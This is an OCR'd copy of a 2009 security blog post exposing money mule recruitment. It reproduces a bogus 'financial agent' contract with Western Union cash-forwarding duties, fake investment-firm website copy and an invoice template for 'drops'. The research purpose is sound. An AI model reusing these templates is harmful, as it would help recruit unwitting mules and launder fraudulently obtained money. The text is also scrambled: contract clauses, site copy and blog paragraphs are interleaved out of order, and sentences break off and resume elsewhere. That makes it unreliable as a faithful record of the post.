Invoices, related to tasks completed are provided every 14 (fourteen) days during the Probationary Period and along with every task thereafter.

14. **Successors and Assigns**

This Agreement shall be binding upon and inure to the benefit of the successors or assigns of the Parties hereto and their respective heirs, if any, successors, and assigns.

15. **Governing Law**

The laws of the USA shall govern the validity of this Agreement, the construction of its terms and the interpretation of the rights and duties of the parties hereto.

16. **Binding Arbitration**

Should the Parties fail to resolve a contract dispute or any controversies arising out of the terms of this Agreement or its interpretation, the Contractor and Company mutually may elect to have the dispute or grievance resolved through binding arbitration. The arbitration proceeding shall take place in accordance with the rules of the American Arbitration Association, and the awards judgments may be brought to any authorized court.

17. **Section Headings**

Section headings do not completely and accurately reflect the content of the present Agreement and therefore shall not be considered a part of this Agreement.


18. **Waiver**

A waiver of a breach or default under this Agreement shall not be a waiver of any other or subsequent breach or default. Failure or delay by other Party to enforce compliance with any term or condition of this Agreement shall not constitute a waiver of such term or condition.

19. **Assignment**

Neither Party may assign or delegate any of [his or her] rights or obligations arising under this Agreement, whether voluntarily or by operation of law, without the express written consent of the other Party, and any such purported assignment or delegation shall be void and without effect.

This Agreement shall be binding upon and inure to the benefit of the successors or assigns of the Parties hereto and, to the extent any successor or assign is not bound by operation of law, each Party shall cause such successor or assign to expressly agree in writing to be bound by this Agreement.


4

20. **Notices**

Any and all notices required or authorized hereunder shall be in writing and shall be delivered by any reasonable means, including by personal delivery, registered or certified mail, or facsimile to the address of the Party to which that notice is to be given, if deposited in the USA mail, certified or registered, postage prepaid, return receipt requested. If such notice or demand is served personally, notice shall be deemed constructively made at the time of such personal service. If such notice, demand or other communication is given by mail, such notice shall be conclusively deemed given five days after deposit thereof in the USA mail addressed to the party to whom such notice, demand or other communication is to be given as follows:

If to the Contractor:	[illegible] [illegible] [illegible]
If to the Company:	Regency Group Inc 2765 Coney Island Ave Brooklyn, NY 11210 USA

Should any party change its address, the written notice has to be made in advance.

21. **Modification or Amendments to the Agreement**

Changes to any part of this Agreement may be proposed by either party at any time and may be made with the consent of both parties. No modification or amendment to this Agreement shall be valid unless made in writing and signed by duly authorized representatives of both Parties.

22. **Complete Agreement**

This Agreement and the Prior Agreement contains the entire understanding of the Parties with respect to the matters contained herein and supersedes all previous negotiations, agreements and commitments related thereto. There are no promises, covenants or undertakings between the Parties other than those expressly set forth herein and in the Prior Agreement. In the event of any conflicts between this Agreement and the Prior Agreement, this Agreement shall prevail.

23. **Agreement Unenforceability**

Neither Party shall be liable for any delay or nonperformance of any provision of this Agreement. If any provision of this Agreement, or any portion thereof, is held to be invalid and unenforceable, then the remainder of this Agreement shall nevertheless remain non-cancelable in full force and effect.

24. **The essential elements and signatures of the Parties**

IN WITNESS WHEREOF the undersigned have executed this Agreement as of the day and year first written above. The parties hereto agree that facsimile signatures shall be as effective as originals.

[illegible]	Michael Watson
Its: Financial Agent	Its: President
By: ______________	



5

EXHIBIT A

TRANSFER SERVICE, Term of the Agreement and Compensation

DUTIES:

The Contractor undertakes the responsibility to receive payments from the Clients of the Company to his personal bank account, withdraw cash and to effect payments to the Company's partners by Western Union or MoneyGram money transfer system within one (1) day. He/she will report directly to the senior manager and to any other party designated by the senior manager in connection with the performance of the duties under this Agreement and shall fulfill any other duties reasonably requested by the Company and agreed to by the Contractor.

CONFIDENTIALITY:

The Contractor acknowledges that during the engagement he will have access to and become acquainted with various trade secrets, inventions, innovations, processes, information, records and specifications owned or licensed by the Company and/or used by the Company in connection with the operation of its business including, without limitation, the Company's business and product processes, methods, customer lists, accounts and procedures. The Contractor agrees that he will not disclose any of the aforesaid, directly or indirectly, or use any of them in any manner, either during the term of this Agreement or at any time thereafter. All files, records, documents, blueprints, specifications, information, letters, notes, media lists, original artwork/creative, notebooks, and similar items relating to the business of the Company, whether prepared by the Contractor or otherwise coming into his possession, shall remain the exclusive property of the Company. The Contractor shall not retain any copies of the foregoing without the Company's prior written permission. The Contractor further agrees that he will not disclose his retention as an independent contractor or the terms of this Agreement to any person without the prior written consent of the Company and shall at all times preserve the confidential nature of his relationship to the Company and of the services hereunder. If the Contractor releases any of the above information to any parties outside of this company, such as personal friend, close relatives or other Financial Institutions such as a Bank or other Financial Firms, it could be grounds for immediate termination. If the Contractor is ever in doubt of what information can be released and when, the Contractor will contact their superior right away.

TERMS OF ENGAGEMENT:

The Contractor is engaged by the Company on terms of thirty-days (30) probationary period. During the probationary period the Company undertakes to pay to the Contractor the base salary amounting to 2300 USD per month plus 8% commission from each payment processing operation. After the probationary period the Company agrees to revise and raise the base salary to 3000 USD.

The Company has the right to cancel this Agreement at any time within the probationary period or refuse to extend it after that, should the Contractor refuses to fulfill his/her obligations under this Agreement or fulfills them not in good faith.

The Contractor has the right to terminate the Agreement at any time on condition that he/she has processed all previous payments and has no new instructions.

COMPENSATION:

The Company undertakes to pay taxes accrued in connection with money transfer.

The Company shall also reimburse part of expenses which are incurred in connection with money transfer by Western Union or MoneyGram systems (should money transfer charges exceed 3%, i.e. commission for payment processing operation). The above difference will be automatically added to the base salary of the Contractor and paid once per month together with the base salary.

The Company shall have the right to decrease the Contractor's commission in case the payment processing terms were violated by the Contractor. Should the Contractor delays re-sending money accepted to his bank account for the period exceeding one (1) day without any explicit reason, the Company shall have the right to impose sanctions on the Contractor if only the delay has not been caused by the Force Majeur circumstances and to apply to the arbitration and claim for the reimburse of the amount transferred to his account or for compensation for other damage if any, evicted due to the delay.

The Contractor may take days off at any time and at his/her option upon giving five (5) working days advance notice in writing or three (3) working days advance notice via e-mail or fax to the Company in order that the latter may abstain from charging the Contractor with new instructions. However, salary for each day-off is deducted from the Contractor's base salary.

With such a professional attitude towards their work, now a process that’s easily outsourced to vendors specializing 647 in quality design and bogus company creation services, their recruitment process is prone to reach new levels of efficiency, which is why standardization was applied at the first place. However, just like in the case of malware and scareware, template-ization undermines their operational security (OPSEC) a process which they're clearly aware, but do not fully utilize since money mule recruitment is currently in efficiency-mode.

Knowing the transactions pattern for a money mule recruitment, one which is clearly visible while going through their agreements, can in fact make it easier for financial institutions to protect their customers from themselves before it gets too late and they unknowingly dive deep into the money mule recruitment business model.

Related posts:

[41]Money Mule Recruiters use ASProx's Fast Fluxing Services

[42]Money Mules Syndicate Actively Recruiting Since 2002

[43]Inside a Money Laundering Group's Spamming Operations

This post has been reproduced from [44]Dancho Danchev's blog.

1. http://voices.washingtonpost.com/securityfix/2009/09/money_mule_recruitment_101.html

2. http://www.bobbear.co.uk/scope-group-inc.html?6a00c340

3. http://1.bp.blogspot.com/_wICHhTiQmrA/ShwQq_kTe6I/AAAA

AAAADoo/IXsyIpK2QKM/s1600-h/af-group-llc.png

4. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

5. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

6. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

7. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

8. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

9. http://lists.alioth.debian.org/pipermail/pkg-games-devel/2009-April/011121.html

10. http://forum.computerbetrug.de/finanz-und-warenagenten/56347-finanzagenten-werbemail.html

11. http://www.antispam.de/forum/showthread.php?t=23791&page=2

12. http://spam.tamagothi.de/2009/03/30/das-ist-esdein-traumjob/

13. http://lists.alioth.debian.org/pipermail/reportbug-maint/2009-March/000766.html

14. http://lists.debian.org/debian-qt-kde/2009/03/msg00345.html

15. http://juhuswelt.blogspot.com/2009/03/panamakarriere.html

16. http://66381.homepagemodules.de/t2932f66-Eine-freie-Vakanz-nur-fuer-Sie.html

17. http://codespeak.net/pipermail/pyrepl-dev/2009-April/008001.html

18. http://www.spamarchiv.com/2009/04/05/nach-einer-stelle-gesucht/

19. http://divinegypsy.20six.co.uk/divinegypsy/art/726546

20. http://divinegypsy.20six.co.uk/divinegypsy/art/738174/-CSHSDHSHDHSUPNEWNSSSBJFCSHSDHSHDHSUPNEWNSSSBJF-

21. http://codespeak.net/pipermail/pyrepl-dev/2009-April.txt

22. http://mailman.warwickcompsoc.co.uk/pipermail/compsoc-techteam/2009-April/007682.html

23. http://www.antispam.de/forum/showthread.php?t=23791

24. http://4.bp.blogspot.com/_wICHhTiQmrA/SspeVlfpF3I/AAAAAAAAENI/zFzbkFVkrmE/s1600-h/money_mule_recruitment_

2.jpg

25. http://2.bp.blogspot.com/_wICHhTiQmrA/SspeoBdRqgI/AAAAAAAAENg/PHM_R_wHs4Q/s1600-h/money_mule_recruitment_

5.jpg

26. http://spammit.blogspot.com/2009/09/internationalbrandimagecom.html

27. http://www.meinepetition.ch/forum-petition/read.php?id=2750&debut=64

28. http://www.tourmonterosa.com/forum/pop_profile.asp?mode=display&id=31

29. http://webs.racocatala.cat/foratnegre/forum/index.php?action=printpage;topic=665.0

30. http://www.sferica.it/pigna/topic.asp?TOPIC_ID=513

31. http://www.assolonline.it/view.php?pagina=534

32. http://www.albertocausin.it/forum/index.php?action=printpage;topic=19.0

33. http://www.italgrob.it/forum/viewtopic.php?p=108&sid=078bad0d7b38bf85aae3ae07a93900dc

34. http://www.pcguide.netsons.org/wp/?p=589

35. http://google.com/safebrowsing/diagnostic?site=individualpeople.biz/

36. http://www.000webhost.com/forum/customer-assistance/9146-please-help-my-site-hacked.html

37. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

38. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

39. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html


40. http://blogs.zdnet.com/security/?p=3522

41. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

42. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

43. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

44. http://ddanchev.blogspot.com/



Cosco Group Inc.

28.09.2009 14:36:27 (GMT)

ABOUT THE COMPANY
SERVICES
NEWS
VACANCIES
CONTACTS
OUR PARTNERS

Corporate Finance

Quick site access

Login:
Password:

Registration
Forgot password?

ok »

News & Events

07/14/2009 - eBay Watch: Half.com Bolsters PowerSellers
Half.com sales count toward PowerSeller status, digital download and image display tools, a community for eBay competitors and a blinged-out Sharpie for sale.

more »»

07/12/2009 - Wanted: Online Classifieds
More major e-commerce players - and lesser known ones - are banking on classifieds as a viable channel for online sales.

more »»

07/10/2009 - Lead Generation via Affiliate Marketing
Affiliate marketers are finding new – and more aggressive – ways to increase income from directing traffic to e-commerce sites.

more »»

07/06/2009 - Bust or Boon? Calculating Blog ROI
This week reports of phenomenal double-digit sales growth leveling off may be giving online business owners the jitters, but at least you can figure out if your blog is boosting the bottom line.

more »»

News archive

Welcome to our web-site

The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Roger Washab. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.

more »»

What do we offer?

Brokerage Services
Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.
Read more

Depositary
Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depositary will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.
Read more

Corporate Finance
The Corporate Finance Department caters businesses for services, focused on increasing their competitive advantages in the market due to merger, takeover or other strategic performance.
Read more

Trust Management
Feel the convenience of Assets Trust Management and the freedom we grant you. We take the responsibility to keep track of financial markets situation every day, to balance deposits structure depending on changing situation, to develop tailored strategic approach to the stock market, based on estimated cooperation time, risk limits and other terms, defined by the investor.
Read more

Legal Services
To ensure all capital procurement tasks of our customers are solved, our company enables them with services, which help to make the business attractive and to find proactive investment solutions.
Read more

Audit Manager

We are seeking an Audit Manager to plan and supervise operational audits and special projects as required, including approval of audit scope and

Financial Agent

The major duty of the incumbent is to promptly receive and process stockbrokers' payments to further transfer them applying

Call Manager

Incumbent will receive telephone calls, ascertain the nature of requests and direct callers to appropriate staff and personally provide the

Standardizing the Money Mule Recruitment Process (2009-10-06 09:23)


[1]Ah, deja vu! How is it possible that the [2]Scope Group money mule recruitment group acting as the employer

for the interviewed mule has been " *set up in 1990 in New York, the USA by three enthusiasts who have financial education"* just like [3]AF-GROUP LLC and its portfolio of brands, whose 30k [4]botnet operations I exposed and took down in May, 2009, next to establishing a direct connection between the botnet and an [5]Ukrainian dating scam

agency known as "Confidential Connections"?

Pretty simple - just like the efficiency-centered mentality applied in the [6]template-ization of [7]malware, the ongoing standardization of the money mule recruitment business model is resulting in a bogus brand portfolios using identical web site layouts next to the same copy writing materials offered by a single vendor exclusively working with money mule recruitment organizations only. A couple of years ago, the money mule recruitment process was largely inefficient due to the operational security applied - [8]not everyone could become a money mule unless certain

criteria was met. A newly launched managed money mule recruitment design agency that I've been monitoring for a 650



08/30/2009 - eBay Watch: Half.com Bolsters PowerSellers

Half.com sales count toward PowerSeller status, digital download and image display tools, a community for eBay competitors and a blinged-out Sharpie for sale.

08/28/2009 - Wanted: Online Classifieds

More major e-commerce players - and lesser known ones - are banking on classifieds as a viable channel for online sales.

08/26/2009 - Lead Generation via Affiliate Marketing

Affiliate marketers are finding new –

Welcome to our Web-site.

The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was George Hoffman. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.

Read more

What do we Offer?

Brokerage Services

Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.

Read more

Depositary

Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depositary will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.

Read more

Corporate Finance

The Corporate Finance Department caters businesses for services, focused on increasing their competitive advantages in the market due to merger, takeover or other strategic performance.

Read more

Trust Management

Feel the convenience of Assets Trust Management and the freedom we grant you. We take the responsibility to keep track of financial markets situation every day, to balance deposits structure depending on changing situation, to develop tailored strategic approach to the stock market, based on estimated cooperation time, risk limits and other terms, defined by the investor.

Read more

while, is poised to help cybercriminals achieve faster recruitment rates based on the cybercriminal-tailored services it’s offering.

Whereas it’s been operating beneath the radar for several years, exclusively serving known and trusted cyber-

criminals, it’s recent mainstream business model is a great example of a timely underground market proposition due to the fact that the current economic climate best suits the money mule recruitment business model due to its high commissions for processing fraudulently obtained money.

Do you infiltrate the entire assembly line, or do you assess the final product? Appreciate my rhetoric as usual, it’s full disclosure time, hence infiltrating the assembly line.


In this post, we’ll take a look at five templates offered by the managed money mule recruitment vendor, as-

sess several of their customers currently using them to launch targeted and localized to German spam campaigns

aiming to recruit new money mules, expose their entire domains portfolio and associated emails used for correspondence with prospective money mules.

Moreover, we’ll actually attempt to becoming a money mule by interacting with their market proposition, ob-

tain the financial agent agreements, and expose little known facts about how sophisticated and social-engineering oriented the entire money mule recruitment process really is.



INVOICE

ИМЯ ФИРМЫ
СЛОГАН СЛОГАН

INVOICE NO. 212327823
DATE September 14, 2009
AGENT NAME ФИО ДРОПА

TO ИМЯ ДРОПА
СТРАНА ДРОПА
АДРЕС ДРОПА
ГОРОД, ЗИП ДРОПА
ТЕЛЕФОН ДРОПА

SALESPERSON	ITEM	PAYMENT TERMS	DUE DATE
ИМЯ КОМПАНИИ	№	Due upon receipt - пример	

QUANTITY	DESCRIPTION	UNIT PRICE	LINE TOTAL
1.00	Оплата за товар №	$4,500.00	$4,500.00
		SUBTOTAL	$4,500.00
		AGENT FEE	5%
		TOTAL	$4,725.00

THANK YOU FOR YOUR BUSINESS!

For starters, here’s how the service describes itself, and what type of packages it offers to prospective money mule recruiters. The less sophisticated package is offered for $900 and the corporate version goes for $1700.

The first one offers the following:

- fake company site in English

- template-based correspondence letters for the entire process

- the entire document required for the process, custom forms, contracts, invoice applications etc.

